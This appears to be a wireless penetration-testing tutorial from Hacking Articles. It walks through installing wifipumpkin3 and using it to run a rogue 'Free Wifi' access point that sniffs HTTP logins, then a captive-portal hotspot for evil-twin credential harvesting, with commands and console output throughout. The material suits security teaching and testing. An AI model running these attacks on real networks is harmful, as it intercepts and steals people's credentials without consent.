iGNITE
Technologies

WIRELESS PENETRATION TESTING

WIFIPUMPKIN3

WWW.HACKINGARTICLES.IN

Contents

Introduction

wifipumpkin3 is a powerful framework for rogue access point attack, written in Python, that allows and offers to security researchers, red teamers, and reverse engineers to mount a wireless network to conduct a man-in-the-middle attack.


Main Features

- Rogue access point attack
- Man-in-the-middle attack
- Module for deauthentication attack
- Module for extra-captiveflask templates
- Rogue DNS Server
- Captive portal attack (captiveflask)
- Intercept, inspect, modify and replay web traffic
- WiFi networks scanning
- DNS monitoring service
- Credentials harvesting
- Transparent Proxies
- LLMNR, NBT-NS, and MDNS poisoner (Responder3)

Installing Wifipumpkin3

Before we can use this tool, we need to install the dependent packages for this to work use the following command to do that.


```
apt install libssl-dev libffi-dev build-essential
```



```
┌──(root💀kali)-[~]
└─# apt install libssl-dev libffi-dev build-essential
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
build-essential is already the newest version (12.9).
build-essential set to manually installed.
libffi-dev is already the newest version (3.3-6).
libffi-dev set to manually installed.
The following package was automatically installed and is no
  gstreamer1.0-pulseaudio
```

Now that we have installed the dependencies, we need to download the tool from GitHub and change the directory to the wifipumpkin3 and install the python dependency.


```
git clone https://github.com/P0cL4bs/wifipumpkin3.git
cd wifipumpkin3
apt install python3-pyqt5
```



```
┌──(root💀kali)-[~]
└─# git clone https://github.com/P0cL4bs/wifipumpkin3.git
Cloning into 'wifipumpkin3' ...
remote: Enumerating objects: 6267, done.
remote: Counting objects: 100% (193/193), done.
remote: Compressing objects: 100% (136/136), done.
remote: Total 6267 (delta 92), reused 106 (delta 57), pack-reused 6074
Receiving objects: 100% (6267/6267), 14.63 MiB | 9.59 MiB/s, done.
Resolving deltas: 100% (2208/2208), done.

┌──(root💀kali)-[~]
└─# cd wifipumpkin3

┌──(root💀kali)-[~/wifipumpkin3]
└─# apt install python3-pyqt5
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
python3-pyqt5 is already the newest version (5.15.2+dfsg-3).
python3-pyqt5 set to manually installed.
The following package was automatically installed and is no longer required:
  gstreamer1.0-pulseaudio
Use 'apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 113 not upgraded.
```

Ahh, there are some more packages we would need to import from python


```
python3 -c "from PyQt5.QtCore import QSettings; print('done')"
```



```
┌──(root💀kali)-[~/wifipumpkin3]
└─# python3 -c "from PyQt5.QtCore import QSettings; print('done')"
done
```

As we are done with that we would like to install the setup file which came with wifipumpkin3, this python file will install all the other dependencies that this tool will need to function properly.

```
python3 setup.py install
```




```
┌──(root💀kali)-[~/wifipumpkin3]
└─# python3 setup.py install
running install
running bdist_egg
running egg_info
creating wifipumpkin3.egg-info
writing wifipumpkin3.egg-info/PKG-INFO
writing dependency links to wifipumpkin3.egg-i
```

Now that we have installed all the tools perfectly let’s get down into using wifipumpkin, the first thing we would do today is to create a fake access point with the name “**Free wifi**”, with this access point we would wait for a victim to connect to the network and also do a man-in-the-middle attack to sniffing packets. we will try to sniff out the post request that may contain users' credentials like email and password, this would only work with HTTP. Let's go in to see how this works


```
wifipumpkin3
set interface wlan0
set ssid Free Wifi
set proxy noproxy
ignore pydns_server
start
```

After starting the Fake access point, we can see that some protocols have also been started these will help in the capturing of sensitive information which is passed over the network.




```
┌──(root💀kali)-[~]
└─# wifipumpkin3

                             Jgy__
                            jWW  `""9Wf
                          _#WWW     IW
                         jWWWWW     IW
                 __,yyyyyWWWWW     IWyyyy___
            _jyWWP"^``"`.C"9*,J _.mqD:^^"WWWWWWQg__
          jgW"^.C/"    .C'     I    `D.     'D._"WQg_
        jWP` .C"       C'      I     `D._     `D._ "Qg_
      jQP`  .C    ,d^^b._      I      _.d^^b.    `D._ "Qg
     jQ^  .C"   /`   .+" \     I     / "+.    `\   `D. XQ
    jQ'  .C'   |`  ."    )    _I    (     ".   |    `D. 4#
    Qf  .C     (   (    /    / ^     \     )   )     `D. Qg
   jW   C'      \__\_.+'    / /  \    `+._/__/       `D  jQ
   Qf   C         C        /_/    \         D         D   Qk
   Qf   C      _  C        \_\____/         D  _      D   QF
   QL   C      \`+.__     ________    _______.+'/     D   QF
   B&   C.      \   \|     ||    |     ||     /       D   Qf
   jQ   `C.      \   |____|/     |____|/__   /      .D'   jW
    TQ   `C.      \._   `+.__________/___/|_/      .D'   jQ`
     9Q   `C.      C.`+._           |   |/.D'     .D'   jQ'
      "Qg   `C.    `C.   `"+_______'  '  .D'     .D'   pW`
       ^WQy `C.     `C.        I        .D'    _.D' yW"
         ^9Qy_`C.    `C.       I       .D'   _.D jgW"
            `9WQgC.__ `C.      I      .D'    _.Dp@@"`
           ilmk `""9WQQggyyyyyygyyyyyQggQWQH""
                                            codename: JACI
by: @mh4x0f - P0cL4bs Team | version: 1.0.8 dev
[*] Session id: 5b821f7e-e723-11eb-a410-000c29b6d9ab
Starting prompt ...
wp3 > set interface wlan0
wp3 > set ssid Free Wifi
wp3 > set proxy noproxy
wp3 > ignore pydns_server
wp3 > start
[+] enable forwarding in iptables...
[*] sharing internet connection with NAT...
[+] starting hostpad pid: [2544]
wp3 > [+] hostapd is running
[*] starting pydhcp_server
[*] starting pydns_server
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → kerberos   activated
[+] sniffkin3 → httpCap    activated
[+] sniffkin3 → emails     activated
[+] sniffkin3 → hexdump    activated
[+] sniffkin3 → ftp        activated
```

From our second device, we will find the SSID for bogus AP, when the victim connects to this he will receive malicious IP from our DHCP server.



From our second device, we could go to an HTTP page that doesn't have SSL (secured socket layer) with this whatever information like email, username, or password entered we would be able to view the text entered by the victim.



10:53

testphp.vulnweb.com/login.p

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

If you are already registered please enter your login information below:

Username :


Password :

login

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Wifipumkin capture the traffic and the credentials which were entered by the victim




```
[ sniffkin3 ] 13:22:33 - [ 10.0.0.21 > 142.250.194.99 ] GET connectivitycheck.gstatic.com/generate
[ sniffkin3 ] 13:22:33 - [ 10.0.0.21 > 142.250.194.99 ] GET connectivitycheck.gstatic.com/generate
[ sniffkin3 ] 13:22:34 - [ 10.0.0.21 > 142.250.194.99 ] GET connectivitycheck.gstatic.com/generate
[ sniffkin3 ] 13:22:45 - [ 10.0.0.21 > 18.192.172.30 ] GET vulnweb.com/
[ sniffkin3 ] 13:22:51 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/
[ sniffkin3 ] 13:22:54 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/artists.php
[ sniffkin3 ] 13:22:55 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/cart.php
[ sniffkin3 ] 13:22:58 - [ 10.0.0.21 > 142.250.194.99 ] GET connectivitycheck.gstatic.com/generate
[ sniffkin3 ] 13:22:59 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/login.php
[ sniffkin3 ] 13:23:10 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/artists.php
[ sniffkin3 ] 13:23:11 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/cart.php
[ sniffkin3 ] 13:23:11 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/cart.php
[ sniffkin3 ] 13:23:13 - [ 10.0.0.21 > 18.192.172.30 ] GET testphp.vulnweb.com/login.php
[ sniffkin3 ] 13:23:21 - [ 10.0.0.21 > 18.192.172.30 ] POST testphp.vulnweb.com/userinfo.php
                   payload: uname=raj&pass=123
                   Username: raj
                   Password: 123
```

Using captive portal attack with wifipumpkin


Like the first attack, we executed we saw that that had free Wi-Fi and didn't have security for the access point, but in this, we would have a secure page where the victim would have to enter a username and password for the Wi-Fi, we could use this when we are doing evil twin attack. Now let's get down to see how we could do this and create a captive portal using wifipumpkin.

```
wifipumpkin3
set interface wlan0
set ssid Hotspot
set proxy captiveflask true
ignore pydns_server
start
```




```
┌──(root💀 kali)-[~/wifipumpkin3]
└─# wifipumpkin3

$$$$$$$$$$$$$$$$$$$$$$$$$$$$$PR$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$$"    @$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$"      '$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$                """"""#*R$$$$$$$$$$$$$$
$$$$$$$$$$$$$P".. ::!~ .....    .<!!!!!!!:  ~!!!:.. "*$$$$$$$$$
$$$$$$$$$$".<!!!!~  <!!!!!!!~ !!!!!!!!!!!!! !!!!!!!: "$$$$$$$
$$$$$$$P <!!!!!~ .!!!!!!!!!! !!!!!!!!!!!!!!!. `!!!!!!!: "$$$$$
$$$$$P :!!!!!~ .!!!!~!!!!!! .!!!!!!!!!~!!!!!!: '!!!!!!!! '$$$$
$$$$# !!!!!f  !!!`   `!!!!! :!!!!!!!!!     `!!!! `!!!!!!!! '$$$
$$$F !!!!!!   !!~      '!!!f  4!!!!!!!!        !!> 4!!!!!!!> 9$$
$$P <!!!!!   !!>         '!!~   '!!!!!!........<!!  !!!!!!!! <$$
$$> !!!!!! ~!!!!!!!!!!!!!~       `!!!!!!!!!!!!!!!> `!!!!!!!  $$
$$ '!!!!!! '!!!!!!!!!!!!!> !!!!!!!!!!!!!!(``~!!!  !!!!!!f 4$$
$$r!!!!!!! `!!~   :<!!!!!!! `!!!!!!!!!!!!!~     `! '!!!!!!> .$$
$$L !!!!!!. !!:h   `!!!!!!! `!!!!!!!!!!~     <!!!!  !!!!!!  @$$
$$$ `!!!!!! ~!!!!        `~~ '~~~~~`         !!!!!f .!!!!!  <$$$
$$$N ~!!!!!! !!!!!h.           .. ::     .!!!!!!!  :!!!!` .$$$$
$$$$$. ~!!!!> !!!!!!!!:        `!!!!!h!!!!!!!!!!!~  !!!!  d$$$$$
$$$$$$N. `!!!. !!!!!!!!!!!!!! ~!!!!!!!!!!!!!!!!!!~  !!~ .e$$$$$$$
$$$$$$$$$bu  `  '!!!!!!!!!!~  !!!!!!!!!!!!!~` .uuue$$$$$$$$$$$
$$$$$$$$$$$$$$$$$e.  ````   wifi     ```   .e$$$$$$$$$$$$$$$$$$$
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
                                           codename: JACI
by: @mh4x0f - P0cL4bs Team | version: 1.0.8 dev
[*] Session id: 2e9cecaa-e72d-11eb-a1a9-000c29b6d9ab
Starting prompt ...
wp3 > set interface wlan0
wp3 > set ssid Hotspot
wp3 > set proxy captiveflask true
wp3 > ignore pydns_server
wp3 > start
[+] enable forwarding in iptables ...
[*] sharing internet connection with NAT ...
[*] settings for captive portal:
[*] allow FORWARD UDP DNS
[*] allow traffic to captive portal
[*] block all other traffic in access point
[*] redirecting HTTP traffic to captive portal
[+] starting hostpad pid: [1814]
wp3 > [+] hostapd is running
[*] starting pydhcp_server
[*] starting pydns_server
[+] starting captiveflask pid: [1820]
[*] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → kerberos   activated
[+] sniffkin3 → httpCap    activated
[+] sniffkin3 → emails     activated
[+] sniffkin3 → hexdump    activated
[+] sniffkin3 → ftp        activated
```

Bellow, we can see that the access point that we have created has started, and now we can connect to it from our second device



